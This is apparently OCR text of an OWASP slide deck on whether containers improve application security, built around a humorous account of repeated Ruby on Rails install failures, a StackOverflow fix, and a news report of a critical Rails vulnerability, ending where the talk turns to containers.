
OWASP
The Open Web Application Security Project

Do Containers Enhance Application Level Security?



Benjy Portnoy, CISA, CISSP

# whoami

OWASP
The Open Web Application Security Project

BlueCoat-> Symantec

Director, DevSecOps
@AquaSecTeam

aqua

I know, I’ll use Ruby on Rails!

* Thanks To Jim Brickman@gruntwork.io


```
> gem install rails
> gem install rails
Fetching: i18n-0.7.0.gem (100%)
Fetching: json-1.8.3.gem (100%)
Building native extensions.  This could take a while...
ERROR: Error installing rails:
ERROR: Failed to build gem native extension.

        /usr/bin/ruby1.9.1 extconf.rb
creating Makefile

make
sh: 1: make: not found
```

Ah, I just need to install make

```
> sudo apt-get install make
...
Success!
```

```
> gem install rails
> gem install rails
Fetching: nokogiri-1.6.7.2.gem (100%)
Building native extensions.  This could take a while...
ERROR:  Error installing rails:
ERROR: Failed to build gem native extension.

        /usr/bin/ruby1.9.1 extconf.rb
checking if the C compiler accepts ... yes
Building nokogiri using packaged libraries.
Using mini_portile version 2.0.0.rc2
checking for gzdopen() in -lz... no
zlib is missing; necessary for building libxml2
*** extconf.rb failed ***
```

Hmm. Time to visit StackOverflow.



2 Answers

I've just had this same problem on a fresh Ubuntu 14.04 box and it turns out there is a dependency for the zlib source (i.e. zlib.h) so you need to:

On Ubuntu or Debian:

```
sudo apt-get install zlib1g-dev
```

On Fedora, CentOS or RHEL:

```
sudo yum install zlib-devel
```

Or find the equivalent package for your operating system.

share improve this answer

edited Jul 11 '16 at 15:50
nc.
2,968 ●4 ●20 ●30

answered Jul 24 '15 at 5:58
Michael M
361 ●3 ●3

It worked perfectly! I had a problem when I installed rails. I tried to do following what you say and I solved my problem. Thank you – Bui Minh Duc Sep 27 '16 at 5:54

MacOS/OS X install xcode command line tools to get zlib & zlib-devel `xcode-select --install` – Mark Nadig Oct 26 '16 at 22:55

build gem native extension on Mac OS 10.8.1

6 Nokogiri gem fails to install in OS X Mavericks

78 How to install therubyracer gem on 10.10 Yosemite?

-1 rails bundle install sqlite3 failed in kali linux

4 Error installing Rails. Error: failed to builed gem native extension

4 Gem::Ext::BuildError: ERROR: Failed to build gem native extension - nio4r

Hot Network Questions

Is any male over 15 years of age considered a combatant if killed by a drone strike?

Why should I always consider creating and using object pools instead of instantiating the new object on the fly?

Why are gluons believed to be massless?


Why were sloths chosen to depict DMV workers?

What's the meaning of 'many firsts'?

Why does my beveled mirror make triplicate "ghosts"?

```
> sudo apt-get install zlib1g-dev
...
Success!
```

```
> gem install rails
> gem install rails
Building native extensions.  This could take a while...
ERROR:  Error installing rails:
ERROR: Failed to build gem native extension.

        /usr/bin/ruby1.9.1 extconf.rb
checking if the C compiler accepts ... yes
Building nokogiri using packaged libraries.
Using mini_portile version 2.0.0.rc2
checking for gzdopen() in -lz... yes
checking for iconv... yes

Extracting libxml2-2.9.2.tar.gz into tmp/x86_64-pc-linux-
gnu/ports/libxml2/2.9.2... OK
*** extconf.rb failed ***
```





Nokogiri, why do you never install correctly?

```
> gem install rails
...
Success!
```

```
> rails new my-project
> cd my-project
> rails start
```


Finally It Works!


Development
Test
Production



● All services operating normally.


You use the AWS Console to deploy an EC2 instance



```
> ssh ec2-user@ec2-12-34-56-78.compute-1.amazonaws.com

       __|  __|_  )
       _|  (     /   Amazon Linux AMI
      ___|\___|___|

[ec2-user@ip-172-31-61-204 ~]$ gem install rails
ERROR:  Error installing rails:
ERROR: Failed to build gem native extension.

        /usr/bin/ruby1.9.1 extconf.rb
```

Spend 2 hours trying weird & random suggestions

Replicate your dev environment in AMI



Critical Ruby On Rails Issue Threatens 240,000 Websites

Bug allows attackers to execute arbitrary code on any version of Ruby published in the last six years.


All versions of the open source Ruby on Rails Web application framework released in the past six years have a critical vulnerability that an attacker could exploit to execute arbitrary code, steal information from databases and crash servers. As a result, all Ruby users should immediately upgrade to a newly released, patched version of the software.

That warning was sounded Tuesday in a Google Groups post made by Aaron Patterson, a key Ruby programmer. "Due to the critical nature of this vulnerability, and the fact that portions of it have been disclosed publicly, all users running an affected release should either upgrade or use one of the work arounds immediately," he wrote. The patched versions of Ruby on Rails (RoR) are 3.2.11, 3.1.10, 3.0.19 and 2.3.15.

As a result, more than 240,000 websites that use Ruby on Rails Web applications are at risk of being exploited by attackers. High-profile websites that employ the software include Basecamp, Github, Hulu, Pitchfork, Scribd and Twitter.

Now you urgently have to update all your Rails installations

```
> bundle update rails
> bundle update rails
Building native extensions.  This could take a while...
ERROR:  Error installing rails:
ERROR: Failed to build gem native extension.

        /usr/bin/ruby1.9.1 extconf.rb
checking if the C compiler accepts ... yes
Building nokogiri using packaged libraries.
Using mini_portile version 2.0.0.rc2
checking for gzdopen() in -lz... yes
checking for iconv... yes

Extracting libxml2-2.9.2.tar.gz into tmp/x86_64-pc-linux-
gnu/ports/libxml2/2.9.2... OK
*** extconf.rb failed ***
```



Containers to the rescue?

Container

[kuhn-TAY-ner] , **noun**

